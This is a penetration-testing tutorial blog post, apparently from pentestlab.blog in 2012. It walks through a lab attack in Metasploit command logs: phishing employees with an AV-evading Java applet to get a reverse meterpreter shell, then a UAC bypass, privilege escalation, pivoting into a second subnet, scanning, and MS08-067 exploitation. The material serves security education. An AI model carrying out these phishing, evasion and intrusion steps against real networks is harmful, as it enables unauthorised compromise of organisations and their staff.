

# Client Side Attack and Pivoting



[pentestlab.blog/category/exploitation-techniques/page/10](http://pentestlab.blog/category/exploitation-techniques/page/10)

April 12, 2012

In most of the organizations the internal networks are behind firewalls which allow only port 80 for connections in order their workers to have access to the Internet. No other ports are open. So how a penetration tester that performs an external penetration testing can gain access to these systems and how he can discover and compromise other hosts that are on the same network but in different subnet?

Lets say that we are performing an external penetration test and we want to send a malicious Java applet to the company users in order to bypass the firewall restrictions. For that scenario we can use SET. We will not demonstrate the implementation of this attack in this article as it has been already explained [here](#).

The first thing that we will try of course is to send the website that will load the malicious Java applet to the email addresses of the company's employees and to see who is going to run it. In nowadays you can discover very easily work emails through professional social networks like LinkedIn.

Malicious Java Applet

The payload of this applet has been encoded 4 times in order to avoid antivirus detection. So if one of the users runs this Java applet we will get a meterpreter session.

```

[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.71:8080
[*] Starting the payload handler...
msf exploit(handler) >
[*] Started reverse handler on 192.168.1.71:8081
[*] Starting the payload handler...
netbiosX-PC.home - - [11/Apr/2012 14:02:46] "GET / HTTP/1.1" 200 -
netbiosX-PC.home - - [11/Apr/2012 14:03:11] "GET /Signed_Update.jar HTTP/1.1" 200 -
netbiosX-PC.home - - [11/Apr/2012 14:03:58] "GET /0wHUsvB4MdCCN HTTP/1.1" 200 -
[*] Sending stage (752128 bytes) to 192.168.1.83
[*] Meterpreter session 1 opened (192.168.1.71:443 -> 192.168.1.83:49338) at 2012-04-11 14:04:13 +0100
[*] Sending stage (752128 bytes) to 192.168.1.83
[*] Meterpreter session 2 opened (192.168.1.71:443 -> 192.168.1.83:49339) at 2012-04-11 14:04:40 +0100

```

Meterpreter Session Opened

Now that we got access as a first step is to find some more information about the target with the command **sysinfo**. As you can see from the next image it is a Windows 7 machine.

```

meterpreter > sysinfo
Computer      : NETBIOSX-PC
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter   : x86/win32
meterpreter >

```

Information about the target

Our next option is to try to discover any important files that exist on the local drive of this remote host. For that reason we will need to obtain a shell instead of the meterpreter session.

```

meterpreter > shell
Process 2692 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\netbiosX\Desktop>cd /
cd /

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 54DA-93AC

Directory of C:\

07/14/2009  04:20 AM    <DIR>          PerfLogs
04/11/2012  02:05 AM    <DIR>          Program Files
04/08/2012  02:26 PM    <DIR>          Program Files (x86)
02/25/2012  09:38 PM    <DIR>          Users
03/31/2012  03:51 AM    <DIR>          Windows
               0 File(s)                0 bytes
               5 Dir(s)          7,647,399,936 bytes free

```

Getting a shell and discover potential important files

We can use the **ipconfig** command in order to check the interfaces of the target. As you can see from the image below this target has 2 interfaces which means that it is connected to another network as well.

```
C:\>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::8114:1688:e7d8:7d7%15
    IPv4 Address. . . . . : 192.168.2.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : home
    Link-local IPv6 Address . . . . . : fe80::14aa:567:2e0c:bbb5%11
    IPv4 Address. . . . . : 192.168.1.83
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.254
```

Discover other interfaces

The second IP of our target is the **192.168.2.2**. Before we try to inspect this network we will try to escalate privileges in order to become system user. As we already know it is a Windows 7 machine which means that the UAC will not let us. So we will try to bypass it first. We will return to the meterpreter and we will run the script **bypassuac**.

```
meterpreter > run bypassuac
[*] Creating a reverse meterpreter stager: LHOST=192.168.1.71 LPORT=4546
[*] Running payload handler
[*] Uploading Windows UACBypass to victim machine.
[*] Bypassing UAC Restrictions on the system...
[*] Meterpreter stager executable 73802 bytes long
[*] Uploaded the agent to the filesystem...
[*] Executing the agent with endpoint 192.168.1.71:4546 with UACBypass in effect...
[*] C:\Users\netbiosX\AppData\Local\Temp\BvTklrTwftYzB.exe /c %TEMP%\KLJmlwZpakaOi.exe
meterpreter > █
```

Bypass UAC

Now we can try to escalate privileges by using the common command of meterpreter **getsystem**.

The privilege escalation have succeeded and now we have full control of the remote system. We can also attempt to check the routing table in order to discover other valid networks and IP addresses.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Privilege Escalation

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.1.254	10	11
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
192.168.1.0	255.255.255.0	192.168.1.83	266	11
192.168.1.83	255.255.255.255	192.168.1.83	266	11
192.168.1.255	255.255.255.255	192.168.1.83	266	11
192.168.2.0	255.255.255.0	192.168.2.2	266	15
192.168.2.2	255.255.255.255	192.168.2.2	266	15
192.168.2.255	255.255.255.255	192.168.2.2	266	15
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	192.168.1.83	266	11
224.0.0.0	240.0.0.0	192.168.2.2	266	15
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	192.168.1.83	266	11
255.255.255.255	255.255.255.255	192.168.2.2	266	15

```
No IPv6 routes were found.
```

Routing Table

From the above table we can identify the existence of another network **192.168.2.0** which our machine belongs as well. So our next option is to try to find any other hosts that are part of this network. Metasploit Framework has a module called **nbname** which can discover other hosts through the NetBIOS service.

```
meterpreter > background
[*] Backgrounding session 5...
msf exploit(handler) > back
msf > search nbname

Matching Modules
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/scanner/netbios/nbname		normal	NetBIOS Information Disco
auxiliary/scanner/netbios/nbname_probe		normal	NetBIOS Information Disco

```
very Prober
```

Searching for nbname

Before we configure the netbios scanner we will create the pivot by instructing metasploit to route all traffic from our meterpreter session to the network **192.168.2.0**.

```
msf auxiliary(nbname) > route add 192.168.2.0 255.255.255.0 5
[*] Route added
msf auxiliary(nbname) > route print

Active Routing Table
=====
```

Subnet	Netmask	Gateway
192.168.2.0	255.255.255.0	Session 5

Route Traffic to the other network

The pivot has created and all the traffic will pass to the network **192.168.2.0** (which is a network that we cannot reach directly from outside) from the machine that we have already compromise through the meterpreter session 5. We can now configure the module. For this scenario we will scan only a small range of IP's from **192.168.2.1** to **192.168.2.5**.

```
msf auxiliary(nbname) > set CHOSTS 192.168.2.2
CHOSTS => 192.168.2.2
msf auxiliary(nbname) > set RHOSTS 192.168.2.1-192.168.2.5
RHOSTS => 192.168.2.1-192.168.2.5
msf auxiliary(nbname) > exploit
```

nbname configurations

The output of the scan indicates that there is another machine which have the name PC1 with the IP **192.168.2.1**

```
[*] Sending NetBIOS status requests to 192.168.2.1->192.168.2.5 (5 hosts)
[*] 192.168.2.1 [PC1] OS:Windows User:PC1 Names:(PC1, PENTESTLAB, __MSBROWSE__) Addresses:(192.168.2.1) Mac:08:00:27:27:c3:07
[*] 192.168.2.2 [NETBIOSX-PC] OS:Windows Names:(NETBIOSX-PC, PENTESTLAB) Mac:08:00:27:82:e8:93
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
```

Discovery of another system into the second network

So we obtain another one IP address and our next step is to scan this IP in order to discover any open ports. We will search in the metasploit framework for the available port scanners and we will use the TCP scanner.

```

msf auxiliary(nbname) > back
msf > search portscan

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
auxiliary/scanner/natpmp/natpmp_portscan		normal	NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack		normal	TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce		normal	FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn		normal	TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp		normal	TCP Port Scanner
auxiliary/scanner/portscan/xmas		normal	TCP "XMas" Port Scanner

```

msf > use auxiliary/scanner/portscan/tcp

```

Searching for available port scanners

We are configuring the scanner giving the port range from 1-500 and we run it.

The traffic of this port scan will pass through our pivot point to the other host and then it will return the results to us.

```

msf auxiliary(tcp) > set RHOSTS 192.168.2.1
RHOSTS => 192.168.2.1
msf auxiliary(tcp) > set PORTS 1-500
PORTS => 1-500
msf auxiliary(tcp) > run

```

Configuring the TCP port scanner

The results above are showing that the port **445** is open so we will try to use the netapi exploit which uses that port in order to see if we can compromise this machine as well.

```

[*] 192.168.2.1:80 - TCP OPEN
[*] 192.168.2.1:139 - TCP OPEN
[*] 192.168.2.1:135 - TCP OPEN
[*] 192.168.2.1:389 - TCP OPEN
[*] 192.168.2.1:443 - TCP OPEN
[*] 192.168.2.1:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Port Scanner Results

```

msf auxiliary(tcp) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.2.1
RHOST => 192.168.2.1
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.2.1     yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LPORT      4444            yes       The listen port
  RHOST      192.168.2.1     no        The target address

```

netapi exploit configurations

As you can see from the image above we have chosen as a payload a meterpreter **bind\_tcp** and not the **reverse\_tcp**. The reverse connection will not work in this case because the target IP address **192.168.2.1** will not know how to reach back our IP address. Now that everything is ready it is time to exploit the target.

```

msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes)
[*] Meterpreter session 6 opened (192.168.1.71-192.168.1.83:0 -> 192.168.2.1:4444) at 2012-04-11 19:36:36 +0100

```

Target Exploitation

We have exploited the target machine and we have successfully opened a new meterpreter session. As the last line of the above screenshot indicates this was achieved through the pivot machine. The next image is showing that now we have two active sessions on computers which are on different subnets.

```

Active sessions
=====
Id  Type                Information                                     Connection
--  --                -
5   meterpreter x86/win32 netbiosX-PC\netbiosX @ NETBIOSX-PC 192.168.1.71:4546 -> 192.168
.1.83:49778 (192.168.1.83)
6   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ PC1        192.168.1.71-192.168.1.83:0
-> 192.168.2.1:4444 (192.168.2.1)

```

#### Active Sessions

## Conclusion

In this article we saw how we can attack one system which is on the same subnet with our machine and then how to use the machine that we compromise in order to attack a computer on a different subnet. This scenario is not far away from the reality because in most of the cases the corporate firewall will block everything except of the port 80. So the real problem here doesn't have to do with a vulnerability but with human weakness. An unsuspecting employee can create a hole to the network just because he clicked a malicious link or he allowed a Java applet to run.

As vulnerabilities are getting patched quickly the only way for an attacker to break into a network is to take advantage that someone will be tempted to open a malicious file or link. So social engineering attacks will become more and more sophisticated in order to produce better results. The only way to prevent these kind of attacks is education of the employees.
